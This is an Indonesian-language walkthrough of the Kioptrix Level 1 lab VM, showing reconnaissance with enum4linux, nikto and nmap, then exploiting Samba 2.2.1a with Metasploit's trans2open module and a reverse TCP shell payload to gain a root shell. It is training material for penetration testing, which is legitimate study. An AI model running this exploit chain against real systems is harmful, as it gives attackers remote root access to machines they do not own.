



Kioptrix level 1

Penyelesaian

```
$ sudo netdiscover
```

IP Machine : 192.168.1.104

```
$ enum4linux
```

```
[x]-[parrot@parrot]-[~]
$enum4linux 192.168.1.104
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jun 24 12:48:39 2023

=====
| Target Information |
=====
Target ..... 192.168.1.104
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 192.168.1.104 |
=====
[+] Got domain/workgroup name: MYGROUP

=====
| Nbtstat Information for 192.168.1.104 |
=====
Looking up status of 192.168.1.104
  KIOPTRIX      <00> -      B <ACTIVE>  Workstation Service
  KIOPTRIX      <03> -      B <ACTIVE>  Messenger Service
  KIOPTRIX      <20> -      B <ACTIVE>  File Server Service
  .. MSBROWSE__ <01> - <GROUP> B <ACTIVE>  Master Browser
  MYGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  MYGROUP       <1d> -      B <ACTIVE>  Master Browser
  MYGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

  MAC Address = 00-00-00-00-00-00

=====
| Session Check on 192.168.1.104 |
=====
```

```
$ nikto -h 192.168.1.104
```

```

- Nikto v2.1.5
-----
+ Target IP:      192.168.1.104
+ Target Hostname: 192.168.1.104
+ Target Port:    80
+ Start Time:     2023-06-24 12:34:00 (GMT1)
-----
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server leaks inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: 0x3b96e9ae
+ The anti-clickjacking X-Frame-Options header is not present.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ Use of each() on hash after insertion without resetting hash iterator results in undefined behavior,
  Perl interpreter: 0x55d71a0b82a0 at /usr/share/perl5/LW2.pm line 947.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-637: Enumeration of users is possible by requesting ~username (responds with 'Forbidden' for
  users, 'not found' for non-existent users).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final
  release) and 2.0.64 are also current.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code
  execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which
  allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and
  mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a
  remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site
  Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 6544 items checked: 0 error(s) and 19 item(s) reported on remote host
+ End Time:      2023-06-24 12:34:10 (GMT1) (10 seconds)
-----
+ 1 host(s) tested

```

```
$ nmap -sV -A 192.168.1.104
```

```

Nmap scan report for 192.168.1.104 (192.168.1.104)
Host is up (0.78s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|_ ssh-hostkey:
|_   1024 b8746cbbfd8be666e92a2bdf5e6f6486 (RSA1)
|_   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
|_   1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|_   program version   port/proto  service
|_   100000    2             111/tcp     rpcbind
|_   100000    2             111/udp     rpcbind
|_   100024    1             32768/tcp   status
|_   100024    1             32768/udp   status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: DMYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2023-06-24T16:05:55+00:00; +4h12m09s from scanner time.
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC4_64_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
32768/tcp open  status       1 (RPC #100024)

Host script results:
|_ clock-skew: 4h12m08s
|_ smb2-time: Protocol negotiation failed (SMB2)
|_ nbstat: NetBIOS name: L0OPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.36 seconds

```

Disini saya menemukan bahwa mesin menggunakan samba dan saya mencoba untuk melakukan pengecekan versi dari samba tersebut.

```

3 exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26 great No MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
4 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
5 auxiliary/dos/windows/smb/rras_vls_null_deref 2006-06-14 normal No Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
6 auxiliary/dos/windows/smb/ms11_019_electbrowser 2011-06-14 normal No Microsoft Windows Browser Pool DoS
7 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13 average Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
8 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow 2010-06-16 normal No Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
9 auxiliary/scanner/smb/smb_version 2010-06-16 normal No SMB Version Detection
10 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
11 exploit/multi/ids/snort_dce_rpc 2007-02-19 good No Snort 2 DCE/RPC Preprocessor Buffer Overflow
12 exploit/windows/browser/java_ws_arginject_altjvm 2010-04-09 excellent No Sun Java Web Start Plugin Command Line Argument Injection
13 exploit/windows/timbuktu/plughntcommand_bof 2009-06-25 great No Timbuktu PlughntCommand Named Pipe Buffer Overflow
14 exploit/windows/fileformat/ursoft_w32dasm 2005-01-24 good No URSoft W32Dasm Disassembler Function Buffer Overflow
15 exploit/windows/fileformat/vlc_smb_uri 2009-06-24 great No VideoLAN Client (VLC) Win32 SMB URI Buffer Overflow

Interact with a module by name or index. For example info 15, use 15 or use exploit/windows/fileformat/vlc_smb_uri

[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> options

Module options (auxiliary/scanner/smb/smb_version):

-----
Name      Current Setting  Required  Description
-----
RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS   1                The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> exploit


[*] 192.168.1.104:139 - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.104:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >>

```

Disini saya menggunakan metasploit dan mencari smb version scanner, dan mendapatkan versi samba yaitu :

Host could not be identified: Unix (Samba 2.2.1a)

Setelah saya mendapatkan versi samba tersebut saya coba cari di exploit.db apakah ada exploitnya dan saya menemukan beberapa



The screenshot shows the Exploit Database search results for 'Samba 2.2'. The interface includes a search bar with 'Samba 2.2' entered, a 'Filters' button, and a 'Reset All' button. The results are displayed in a table with columns: Date, D (Download), A (Add), V (Verify), Title, Type, Platform, and Author. The table shows 17 entries, with the first 15 displayed. The entries are filtered from 45,587 total entries.

Date	D	A	V	Title	Type	Platform	Author
2004-02-09	+	+	✓	Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	Local	Linux	Martin Fiala
2003-04-07	+	+	✓	Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	Remote	Unix	noir
2003-05-12	+	+	✓	Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	Remote	Unix	eDSee
2003-04-07	+	+	✓	Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	Remote	Unix	c0wboy
2003-04-11	+	+	✓	Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	Remote	Unix	Xpl017Elz
2003-03-15	+	+	✓	Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	Remote	Unix	flatline
2001-06-23	+	+	✓	Samba 2.0.x/2.2 - Arbitrary File Creation	Remote	Unix	Michal Zalewski
2010-06-17	+	+	✓	Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	Remote	BSD_x86	Metasploit
2010-06-21	+	+	✓	Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	Remote	OSX_PPC	Metasploit
2010-07-14	+	+	✓	Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	Remote	Linux_x86	Metasploit
2010-06-21	+	+	✓	Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	Remote	Solaris_SPARC	Metasploit
2010-04-28	+	+	✓	Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	Remote	Linux	Metasploit
2003-04-07	+	+	✓	Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	Remote	Linux	H D Moore
2003-04-07	+	+	✓	Samba 2.2.0 < 2.2.8 (OSX) - 'trans2open' Remote Overflow (Metasploit)	Remote	OSX	H D Moore
2003-07-13	+	+	✓	Samba 2.2.8 - Brute Force Method Remote Command Execution	Remote	Linux	Schizoprenic

Showing 1 to 15 of 17 entries (filtered from 45,587 total entries)

Disini saya tertarik dengan trans2open dan coba saya cari di metasploit apakah ada.

```
[*] Unknown command: exec:
[msf](Jobs:0 Agents:0) >> search trans2open

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/freebsd/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open           2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open             2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open
```

Terdapat beberapa namun saya menggunakan yang versi linuxnya karena mesin target menggunakan linux.

```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> options
Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.104      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT     139                 yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.104    yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set LHOST 192.168.1.8
LHOST => 192.168.1.8
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> exploit
```

Setelah saya set dan lakukan exploit, ternyata exploitnya berjalan

```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.1.104
[*] 192.168.1.104 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff5fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff4fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff3fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff2fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff1fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff0fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffeffc...
[*] 192.168.1.104:139 - Trying return address 0xbfffeefc...
[*] 192.168.1.104:139 - Trying return address 0xbfffedfc...
[*] 192.168.1.104:139 - Trying return address 0xbfffecfc...
[*] 192.168.1.104:139 - Trying return address 0xbfffebfc...
[*] 192.168.1.104:139 - Trying return address 0xbfffeaafc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe9fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe8fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe7fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe6fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe5fc...
[*] 192.168.1.104:139 - Trying return address 0xbfffe4fc...
```

Ternyata setelah saya searching kita harus menggunakan payload agar exploit ini berjalan.

\$ show payloads


```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> show payloads

Compatible Payloads

#  Name                                     Disclosure Date Rank Check Description
-  -
0  payload/generic/custom                   normal No      Custom Payload
1  payload/generic/debug_trap               normal No      Generic x86 Debug Trap
2  payload/generic/shell_bind_tcp           normal No      Generic Command Shell, Bind TCP Inline
3  payload/generic/shell_reverse_tcp        normal No      Generic Command Shell, Reverse TCP Inline
4  payload/generic/ssh/interact              normal No      Interact with Established SSH Connection
5  payload/generic/tight_loop               normal No      Generic x86 Tight Loop
6  payload/linux/x86/adduser                 normal No      Linux Add User
7  payload/linux/x86/chmod                   normal No      Linux Chmod
8  payload/linux/x86/exec                     normal No      Linux Execute Command
9  payload/linux/x86/meterpreter/bind_ipv6_tcp normal No      Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
10 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid normal No      Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
11 payload/linux/x86/meterpreter/bind_nonx_tcp normal No      Linux Mettle x86, Bind TCP Stager
12 payload/linux/x86/meterpreter/bind_tcp   normal No      Linux Mettle x86, Bind TCP Stager (Linux x86)
13 payload/linux/x86/meterpreter/bind_tcp_uuid normal No      Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
14 payload/linux/x86/meterpreter/reverse_ipv6_tcp normal No      Linux Mettle x86, Reverse TCP Stager (IPv6)
15 payload/linux/x86/meterpreter/reverse_nonx_tcp normal No      Linux Mettle x86, Reverse TCP Stager
16 payload/linux/x86/meterpreter/reverse_tcp normal No      Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp_uuid normal No      Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/metsvc_bind_tcp        normal No      Linux Meterpreter Service, Bind TCP
19 payload/linux/x86/metsvc_reverse_tcp     normal No      Linux Meterpreter Service, Reverse TCP Inline
20 payload/linux/x86/read_file               normal No      Linux Read File
21 payload/linux/x86/shell/bind_ipv6_tcp    normal No      Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22 payload/linux/x86/shell/bind_ipv6_tcp_uuid normal No      Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_nonx_tcp    normal No      Linux Command Shell, Bind TCP Stager
24 payload/linux/x86/shell/bind_tcp         normal No      Linux Command Shell, Bind TCP Stager (Linux x86)
25 payload/linux/x86/shell/bind_tcp_uuid    normal No      Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp normal No      Linux Command Shell, Reverse TCP Stager (IPv6)
27 payload/linux/x86/shell/reverse_nonx_tcp normal No      Linux Command Shell, Reverse TCP Stager
28 payload/linux/x86/shell/reverse_tcp      normal No      Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp_uuid normal No      Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_ipv6_tcp    normal No      Linux Command Shell, Bind TCP Inline (IPv6)
31 payload/linux/x86/shell_bind_tcp         normal No      Linux Command Shell, Bind TCP Inline
```

Disini saya agak kebingungan tentang payloadnya dan saya coba cari cari di internet dan ternyata payload yang digunakan adalah

linux/x86/shell_reverse_tcp

Disini saya berpikir bahwa payload ini masuk akal karena kita akan melakukan reverse shell kepada mesin.

```
20 payload/linux/x86/read_file               normal No      Linux Read File
21 payload/linux/x86/shell/bind_ipv6_tcp    normal No      Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
22 payload/linux/x86/shell/bind_ipv6_tcp_uuid normal No      Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
23 payload/linux/x86/shell/bind_nonx_tcp    normal No      Linux Command Shell, Bind TCP Stager
24 payload/linux/x86/shell/bind_tcp         normal No      Linux Command Shell, Bind TCP Stager (Linux x86)
25 payload/linux/x86/shell/bind_tcp_uuid    normal No      Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
26 payload/linux/x86/shell/reverse_ipv6_tcp normal No      Linux Command Shell, Reverse TCP Stager (IPv6)
27 payload/linux/x86/shell/reverse_nonx_tcp normal No      Linux Command Shell, Reverse TCP Stager
28 payload/linux/x86/shell/reverse_tcp      normal No      Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp_uuid normal No      Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell_bind_ipv6_tcp    normal No      Linux Command Shell, Bind TCP Inline (IPv6)
31 payload/linux/x86/shell_bind_tcp         normal No      Linux Command Shell, Bind TCP Inline
32 payload/linux/x86/shell_bind_tcp_random_port normal No      Linux Command Shell, Bind TCP Random Port Inline
33 payload/linux/x86/shell_reverse_tcp      normal No      Linux Command Shell, Reverse TCP Inline
34 payload/linux/x86/shell_reverse_tcp_ipv6 normal No      Linux Command Shell, Reverse TCP Inline (IPv6)

[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set payload payload/linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
```

karena saya masih belajar tentang metasploit saya sempat kebingungan dan kenapa exploit saya tidak berjalan. lalu saya coba commandnya dan ternyata exploit berhasil dijalankan.


```
[*] 192.168.1.104:139 - Trying return address 0xbffedfc...  
[*] Command shell session 11 opened (192.168.1.8:4444 -> 192.168.1.104:32792) at 2023-06-24 13:22:45 +0100  
  
ls  
clear  
htop  
//bin/sh: htop: command not found  
  
ls  
whoami  
root  
ls -lah  
total 2.0k  
drwxrwxrwt  2 root    root      1.0k Jun 24 11:54 .  
drwxr-xr-x 19 root    root      1.0k Jun 24 11:39 ..  
hostname  
kioptrix.level1  
█
```

Mesin berhasil diambil alih!.